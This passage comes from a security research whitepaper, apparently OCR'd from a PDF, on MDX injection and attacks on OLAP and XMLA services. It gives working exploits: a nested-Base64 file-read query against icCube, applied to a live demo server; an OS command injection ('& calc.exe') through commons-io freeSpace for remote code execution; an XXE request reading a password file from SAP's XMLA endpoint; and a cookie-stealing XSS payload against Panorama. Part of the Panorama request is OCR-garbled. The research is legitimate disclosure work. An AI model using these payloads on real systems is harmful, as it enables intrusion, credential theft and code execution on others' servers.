
J!Math.PI



The screenshot shows that the server returned *Math.PI*.


Let's try to truncate the query by getting rid of calculated members. To retrieve the results of JAVA methods execution, we will use the error message about the non-existent dimension:

Static JAVA functions are allowed to be used as external functions. However, an attempt to execute *System.getProperty("user.dir")* failed because the developers had restricted potentially dangerous JAVA functions.



But the developer's website said: "if you need JAVA classes from JAR that are not available with icCube, simply add them to the *icCube-install/lib* directory".

In that directory, a lot of third-party .jar files are available. An evident solution is to try and find some critical static methods in those .jar files.



For example, we found the method *org.apache.commons.io. FileUtils.readFileToString(FILE file)* from commons-io-1.4.jar.

An attempt to read *c:/111.txt,* the contents of which are "*hello_MDX*", looks like this:

SELECT{StrToTuple(J!org.apache.commons.io.FileUtils.readFileToString(J!File("c:/111.txt")))} ON COLUMNS FROM [Sales]

As a result, the server returns an error:

'hello_MDX' is neither a dimension nor a hierarchy within the cube.

The file is read successfully.

However, a file will not be read if it contains a special character or even a space.

Example: the file *c:/111.txt,* the contents of which are "*hello_MDX blabla*". In this case, the server will return an error:

StrToTuple() : syntax error: unexpected statement 'blabla' (REGULAR_IDENTIFIER)

The file contents output must be encoded, for example, with Base64.

Base64 methods were found in the file *commons-codec-1.6.jar*

org.apache.commons.codec.binary.Base64.encodeBase64(byte[] binaryData)

However, even the Base64-encoded content could not be retrieved because a Base64 string could contain EQ symbols or "=", which the function StrToTuple() understood as assignment statements. The server returned an error:

StrToTuple() : syntax error: unexpected statement 'EQ'

The solution is quite evident: to encode the string several times: Base64(Base64(String)). This way, we get rid of *EQ*. If there was a "=" in the string, which is abundant in Base64, the server returned an error:

StrToTuple() : syntax error: missing expression following '='


To solve the issue, we only had to concatenate another symbol to the Base64 string.

The resulting exploit which can read files of any content from the server:


StrToTuple(J!org.apache.commons.codec.binary.Base64.encodeBase64String(J!org.apache.commons.codec.binary.Base64.encodeBase64(J!org.apache.commons.codec.binary.Base64.encodeBase64(J!org.apache.commons.io.FileUtils.readFileToByteArray(J!File("c:/111.txt")))))+"s")

As a result of processing it, the server returns an error:

'WVVkV2MySkhPV1pVVlZKWlNVZEtjMWxYU25OWlVUMDk' is neither a dimension nor a hierarchy within the cube.



By decoding *WVVkV2MySkhPV1pVVlZKWlNVZEtjMWxYU25OWlVUMDk=* out of Base64, we will retrieve the contents of the file *111.txt.*



This vulnerability is very interesting and useful because icCube stores plaintext passwords in the file *icCubeUsers.icc-users*. If the attacker reads it, he/she will get administrative access to the system.

Example: Retrieving the home directory of a user of an icCube demo server:

POST /icCube/gvi HTTP/1.1


Host: demo3.iccube.com

action=executeMdx&mdx=SELECT{StrToTuple(J!crazydev.common.security.Base64Encoder.encodeString(J!crazydev.common.utils.CdSystemUtils.getStringProperty("user.home","aaa"))%2b"ss")}+ON+COLUMNS,{[Calendar].[Calendar].allmembers+}+ON+ROWS+FROM+[Cube]&schema=Bank+I&tqx=out%3Ajson

The server responds:

HTTP/1.1 200 OK

{version:'0.6',status:'error',errors:[{reason:'other',message:'\u0027\u0027L2hvbWUvZGVtbzM\u0027 is neither a dimension nor a hierarchy within the cube.\u0027 is neither a dimension nor a hierarchy within the cube.',detailed_message:'SELECT{StrToTuple(J!crazydev.common.security.Base64Encoder.encodeString(J!crazydev.common.utils.CdSystemUtils.getStringProperty(\u0022user.home\u0022,\u0022aaa\u0022))+\u0022ss\u0022)} ON COLUMNS,\r\n{[Calendar].[Calendar].allmembers } ON ROWS\r\n FROM [Cube]\r\n',error_code:'OLAP_UNKNOWN_DIMENSION_HIERARCHY'}]}



We then decode “*L2hvbWUvZGVtbzM=*” and get "*/home/demo3*".

3.2.2 icCube. Remote Code Execution

External functions can have dangerous functions, and they can also be vulnerable:

For instance, the method

org.apache.commons.io.FileSystemUtils.freeSpaceWindows(String path)

from the file *commons-io-1.4.jar.*

```
long freeSpaceWindows(String path)
  throws IOException
{
  path = FilenameUtils.normalize(path);
  if ((path.length() > 2) && (path.charAt(1) == ':')) {
    path = path.substring(0, 2);
  }

  String[] cmdAttribs = { "cmd.exe", "/C", "dir /-c " + path };

  List lines = performCommand(cmdAttribs, 2147483647);

  for (int i = lines.size() - 1; i >= 0; i--) {
    String line = (String)lines.get(i);
    if (line.length() > 0) {
      return parseDir(line, path);
    }
  }

  throw new IOException("Command line 'dir /-c' did not return any info for path '" + path + "'");
}
```

The variable *path*, without any filters, goes directly into the parameter which will later be used to call cmd.exe.

The method *freeSpaceWindows(String path)* is called by another method *freeSpace(String path)*, which also lacks input parameter checks.

It is evidently an OS command injection vulnerability which leads to server-side remote code execution.

Exploit code:

J!FileSystemUtils.freeSpace("& calc.exe")

3.2.3 External functions in Microsoft Analysis Services

Before using an external function, it must be enabled. In Microsoft Analysis Services, before the server version was 2003, a *USE LIBRARY* construct was used to connect external functions.

A user could connect an external function library in the following formats:

- Type libraries (*.olb, *.tlb, *.dll)
- Executable files (*.exe, *.dll)
- ActiveX controls (*.ocx)

For instance:

USE LIBRARY "c:\func\MySuperFunc.dll", "c:\GiveMeShell.exe"

After exit, the functions from those libraries could be called.

This feature was undoubtedly the source of multiple vulnerabilities, so since the server version 2003 SP1 developers cannot connect external libraries in an MDX query.

However, VBA functions and some functions for working with Microsoft Office can be used in MDX queries by default, and this can also be used for attacks.

3.3. mdXML. XML for Analysis

XML is a very popular data transfer standard. Especially for BI system, the XML for Analysis (XMLA) standard was developed, which is based on standards like XML, SOAP, HTTP and allows working with and executing the requests of such languages as MDX, SQL and DMX.

XMLA was developed as the simplest possible standard, so it only contains two SOAP methods:

- Execute
- Discovery

Execute is designed to execute MDX queries and consists of two parameters: *Command* and *Properties*. *Command* specifies the MDX query itself, and *Properties* specifies directory name, format and other properties.

Discovery allows discovering the structure of multidimensional data. It can help to know the names of cubes, measures, dimensions, members and their properties.

By the way, it is very helpful on the stage where you need to retrieve the structure of cubes and their entities names.

request

raw | params | headers | hex | xml

```
POST /sap/bw/xml/soap/xmla HTTP/1.1
Host: 172.16.10.63:8001
Authorization: Basic UOFQKjowNjA3MTk5Mg==
Content-Length: 115

<Discover xmlns="urn:schemas-microsoft-com:xml-analysis">
  <RequestType>MDSCHEMA_CUBES</RequestType>
</Discover>
```

+ | < | >

response

raw | headers | hex | xml

```
            <xsd:sequence minOccurs="0" maxOccurs="unbounded" >
              <xsd:element name="CATALOG_NAME" type="xsd:string" sql:field="CATALOG_NAME"
              <xsd:element name="SCHEMA_NAME" type="xsd:string" sql:field="SCHEMA_NAME" mi
              <xsd:element name="CUBE_NAME" type="xsd:string" sql:field="CUBE_NAME" minOcc
              <xsd:element name="CUBE_TYPE" type="xsd:string" sql:field="CUBE_TYPE" minOcc
              <xsd:element name="CUBE_GUID" type="uuid" sql:field="CUBE_GUID" minOccurs="0
              <xsd:element name="CREATED_ON" type="xsd:dateTime" sql:field="CREATED_ON" mi
              <xsd:element name="LAST_SCHEMA_UPDATE" type="xsd:dateTime" sql:field="LAST_S
              <xsd:element name="SCHEMA_UPDATED_BY" type="xsd:string" sql:field="SCHEMA_UP
              <xsd:element name="LAST_DATA_UPDATE" type="xsd:dateTime" sql:field="LAST_DAT
              <xsd:element name="DATA_UPDATED_BY" type="xsd:string" sql:field="DATA_UPDATE
              <xsd:element name="DESCRIPTION" type="xsd:string" sql:field="DESCRIPTION" mi
              <xsd:element name="CUBE_CAPTION" type="xsd:string" sql:field="CUBE_CAPTION"
              <xsd:element name="IS_DRILLTHROUGH_ENABLED" type="xsd:boolean" sql:field="IS
              <xsd:element name="IS_LINKABLE" type="xsd:boolean" sql:field="IS_LINKABLE" m
              <xsd:element name="IS_WRITE_ENABLED" type="xsd:boolean" sql:field="IS_WRITE_
              <xsd:element name="IS_SQL_ENABLED" type="xsd:boolean" sql:field="IS_SQL_ENAB
              <xsd:element name="SOURCE_CUBE" type="xsd:string" sql:field="SOURCE_CUBE" mi
            </xsd:sequence>
          </xsd:complexType>
        </xsd:schema>
        <row>
          <CATALOG_NAME>$INFOCUBE</CATALOG_NAME>
          <CUBE_NAME>$C_CUBE</CUBE_NAME>
          <CUBE_TYPE>CUBE</CUBE_TYPE>
          <LAST_SCHEMA_UPDATE>2013-06-19T16:04:32</LAST_SCHEMA_UPDATE>
          <SCHEMA_UPDATED_BY>CHIPIK</SCHEMA_UPDATED_BY>
          <LAST_DATA_UPDATE>1970-01-01T00:00:00</LAST_DATA_UPDATE>
          <DESCRIPTION>test cube</DESCRIPTION>
        </row>
      </root>
```

Example:

- The *Execute* method

```
<Execute xmlns="urn:schemas-microsoft-com:xml-analysis">
  <Command>
    <Statement>
      SELECT [Measures].Allmembers  ON COLUMNS FROM [BlaBla_Cube]
    </Statement>
  </Command>
  <Properties>
    <PropertyList>
       <Catalog>InfoProvider</Catalog>
      <Format>Multidimensional</Format>
      <AxisFormat>ClusterFormat</AxisFormat>
    </PropertyList>
  </Properties>
</Execute>
```

- The *Discovery* method

```
<Discover xmlns="urn:schemas-microsoft-com:xml-analysis">
  <RequestType>MDSCHEMA_CUBES</RequestType>
  <Restrictions>
    <RestrictionList>
      <CATALOG_NAME>InfoProvider</CATALOG_NAME>
    </RestrictionList>
  </Restrictions>
  <Properties>
    <PropertyList>
       <Format>Tabular</Format>
    </PropertyList>
  </Properties>
</Discover>
```


3.3.1 XMLA attacks. SAP

XMLA is based on XML, so it is liable to all attacks typical for XML, like XML External Entities.

We will show this attack on the mdXML service of SAP ERP system, which is located at: http://host:port/sap/bw/xml/soap/xmla

Let's attempt to read the file *c:/passwords.txt* from the SAP server, the contents of which are:

My clear text passwords: god, love, sex, chipik



Let's use the following request:

POST /sap/bw/xml/soap/xmla HTTP/1.1

Host: 172.16.0.63:8001

<!DOCTYPE root [<!ENTITY foo SYSTEM "c:/passwords.txt">]>

<Execute xmlns="urn:schemas-microsoft-com:xml-analysis">

<Command>

<Statement>SELECT Measures."&foo;" ON COLUMNS FROM Sales</Statement>

</Command>

</Execute>

The external entity will be included in the MDX query. The entity must be enclosed in quotation marks, otherwise a file with special characters or even spaces will be displayed incorrectly.

The server will reply with a message about invalid MDX syntax:

ERROR_MESSAGE_STATE -e: Invalid MDX command with "My clear text passwords: god, love, sex, chipik

3.4 Other attacks on MDX environment

Besides direct attacks on MDX, this language can be used for various classic attacks. For example, MDX is frequently used to generate reports. The attacker can make use of the fact that the contents of MDX requests are likely to go unfiltered, and use them to transfer XSS, for example.

Example of an XSS attack to the OLAP server called Panorama:

POST /panorama/connector.dll? HTTP/1.1

Host: pivot.panorama.com

MfcISAPICommand%3dCommand%26msg%3d{88694F4F-B095-FF59-A4DC-60012F533B3A}|%2523%2523OU%2523%25233.5<ch1>241100000030<ch2><ch3>-
39622————-16474881————-
16119057————-14308283————-
2290995————-2509047————-
9619451————-16726326————-
16435771————-10943051————-
13631379————-9802489————-
16564989————-16540551————-
16546941————-16762773————-
12036693————-8103342————-
4222861————-349543————-
5197648————-9400080————-
13249088————-
12924321<ch4>————<ch5>0————
————<ch6>
————2————14————<ch7
>2<ch8><ch9><ch10>0————0<ch11>0————0<ch12>0
16<ch13>00000000000000000<ch14><ch15><ch16>danielbenhoda%2540gmail.comPn0101
————Columns————Pn0101

————

[Product].[All%2bProducts].%2526[Non-Consumable].%2526[Periodicals].%2526[Magazines]

————


0————Rows————Pn0101

————

[Customers].[All%2bCustomers].%2526[USA]

————

03%2523%2523OU%2523%25236[Customers].[All%2bCustomers].%2526[USA1<script>alert(document.cookie)</script>]1



4.Further research

The MDX attacks which are described in this whitepaper are only an introduction to attacks on MDX syntax and the services which process multidimensional data structures. Further research may be conducted in the following fields: MDX mobile clients, errors of MDX to SQL translation, MDX parsers fuzzing. MDX injections and the attacks which are based on them will be a hot topic for a long time because there are no decent alternatives for this language to make queries to multidimensional data structures.

5. Links

- (Rud, Olivia (2009). *Business Intelligence Success Factors: Tools for Aligning Your Business in the Global Economy*. Hoboken, N.J: Wiley & Sons. ISBN 978-0-470-39240-9.)
- http://habrahabr.ru/post/126810/
- http://msdn.microsoft.com/en-us/library/aa216773(v=sql.80).aspx
- http://msdn.microsoft.com/en-us/library/aa216762(v=sql.80).aspx
- http://msdn.microsoft.com/en-us/library/aa216779(v=sql.80).aspx